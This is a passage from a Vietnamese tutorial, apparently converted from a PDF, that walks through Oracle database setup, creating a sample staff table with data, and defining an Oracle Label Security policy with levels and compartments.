
- Trong Step 5, điền mật khẩu (ở đây là 12345678) và chọn next.




- Trong Step 6, để mặc định và chọn Next.




- Trong Step 7, để mặc định và chọn Next.




- Trong Step 8, để mặc định và chọn Next.




- Trong Step 9, chuyển sang tab **Character Sets**:




- Ở đây ta chọn **Use Unicode (AL32UTF8)** sau đó ấn **Next**:




- Trong Step 10 và 11, chọn Next:




- Trong Step 12, chọn Finish:



- Chờ đợi quá trình tạo database:



- Lần lượt hai ô cửa sổ **Restart Database** và **Confirmation** xuất hiện, nhấn **OK** trong mỗi cửa sổ đó. Sau khi chương trình cài đặt thành công, án **No** trong cửa sổ “**Do you want to perform another operation?**” để thoát ra khỏi chương trình.



3.3.2. Tạo tài khoản người dùng và dữ liệu


Tạo user *test* , sau đó từ user *test* tạo bảng *nhansu*

Bước 1: Đăng nhập vào Oracle (dùng SQL developer) bằng tài khoản system/123456789:



Bước 2: Thực hiện các câu lệnh sau

```
create user test identified by
12345678;
grant unlimited tablespace to test;
grant create session to test;
grant create table to test;
```



Bước 3:Tạo bảng nhansu và thêm dữ liệu vào bảng nhansu

- Thoát khỏi tài khoản system và đăng nhập bằng tài khoản test sau đó tạo bảng nhansu:

```
CREATE TABLE NHANSU (
    ID      NUMBER      NOT NULL,
    HOTEN   VARCHAR2(20) NOT NULL,
    DIACHI  VARCHAR2(20) NOT NULL,
    PHONG   VARCHAR2(20),
    CHUCVU  VARCHAR2(20) NOT NULL,
    CHINHANH VARCHAR2(20) NOT NULL,
    LUONG   VARCHAR2(20) NOT NULL,
);
```

- Thêm dữ liệu vào bảng nhansu:

```
INSERT INTO nhansu VALUES ('1','Tran Minh','Ha
Noi','','Giam doc','Mien Bac','500');
INSERT INTO nhansu VALUES ('2','Le Minh','Ha Tay','Ke
hoach','Truong phong','Mien Bac','3500');
INSERT INTO nhansu VALUES ('3','Vu Van Hiep','Binh
Duong','Ke hoach','Truong phong','Mien Nam','3500');
INSERT INTO nhansu VALUES ('4','Nguyen Van Hoang ','Ho
Chi Minh','Marketing','Nhan vien','Mien Nam','3000');
INSERT INTO nhansu VALUES ('5','Le Thi Van ','Hai
Phong','Marketing','Nhan vien','Mien Bac','1500');
INSERT INTO nhansu VALUES ('6','Nguyen Van Hai','Hai
Duong','Lap trinh','Truong phong','Mien Bac','3500');
INSERT INTO nhansu VALUES ('7','Tran Van Hoang','Nam
Dinh','Lap trinh','Nhan vien','Mien Nam','2000');
```

```

INSERT INTO nhansu VALUES ('8','Nguyen Hoang Yen','Hai
Duong','Ke hoach','Nhan vien','Mien Nam','1500');
INSERT INTO nhansu VALUES ('9','Le Van Giang','Nghe
An','Ke hoach','Nhan vien','Mien Bac','1500');
INSERT INTO nhansu VALUES ('10','Pham Huu Thiet','Ha
Tinh','','Giam doc','Mien Nam','5000');

```

ID	HOTEN	ĐIACHI	PHONG	CHUCVU	CHINHANH	LUONG
1	1 Tran Minh	Ha Noi	(null)	Giam doc	Mien Bac	5000
2	2 Le Minh	Ha Tay	Ke hoach	Truong phong	Mien Bac	3500
3	3 Vu Van Hiep	Binh Duong	Ke hoach	Truong phong	Mien Nam	3500
4	4 Nguyen Van Hoang	Ho chi minh	Maketting	Nhan vien	Mien Nam	3000
5	5 Le Thi Van	Hai phong	Maketting	Nhan vien	Mien Bac	1500
6	6 Nguyen Van hai	Hai Duong	Lap Trinh	Truong phong	Mien Bac	3500
7	8 Nguyen Hoang Yen	Hai Duong	Ke hoach	Nhan vien	Mien Nam	1500
8	9 Le Van Giang	Nghe An	Ke hoach	Nhan vien	Mien Bac	2000
9	10 Nguyen Hong Kien	Ha Tay	(null)	Giam doc	Mien Nam	5000


3.3.3. Tạo chính sách OLS

Bước 1: Đăng nhập bằng tài khoản sys/12345678 và thực hiện câu lệnh sau:

```

EXECUTE          SA_SYSDBA.CREATE_POLICY(policy_name      =>
'CHINHSACH',column_name => 'COT');


```



Bước 2: Định nghĩa các thành phần nhãn (*label component*):

- Định nghĩa **Level**:

```
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name =>
'CHINHSACH' ,long_name => 'OFFICER' ,short_name => 'OFF'
,level_num => 7000);
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name =>
'CHINHSACH' ,long_name => 'MANAGER' ,short_name => 'MGR'
,level_num => 8000);
EXECUTE SA_COMPONENTS.CREATE_LEVEL ( policy_name =>
'CHINHSACH' ,long_name => 'EXECUTIVE',short_name => 'EXEC',
level_num => 9000);
```



- Định nghĩa **Compartiment**:

```
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 100, 'KH',
'Phong ke hoach');
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 200, 'MK',
'Phong Maketing');
EXECUTE SA_COMPONENTS.CREATE_COMPARTMENT ('CHINHSACH', 300,
'LT', 'Phong lap trinh');
```

```

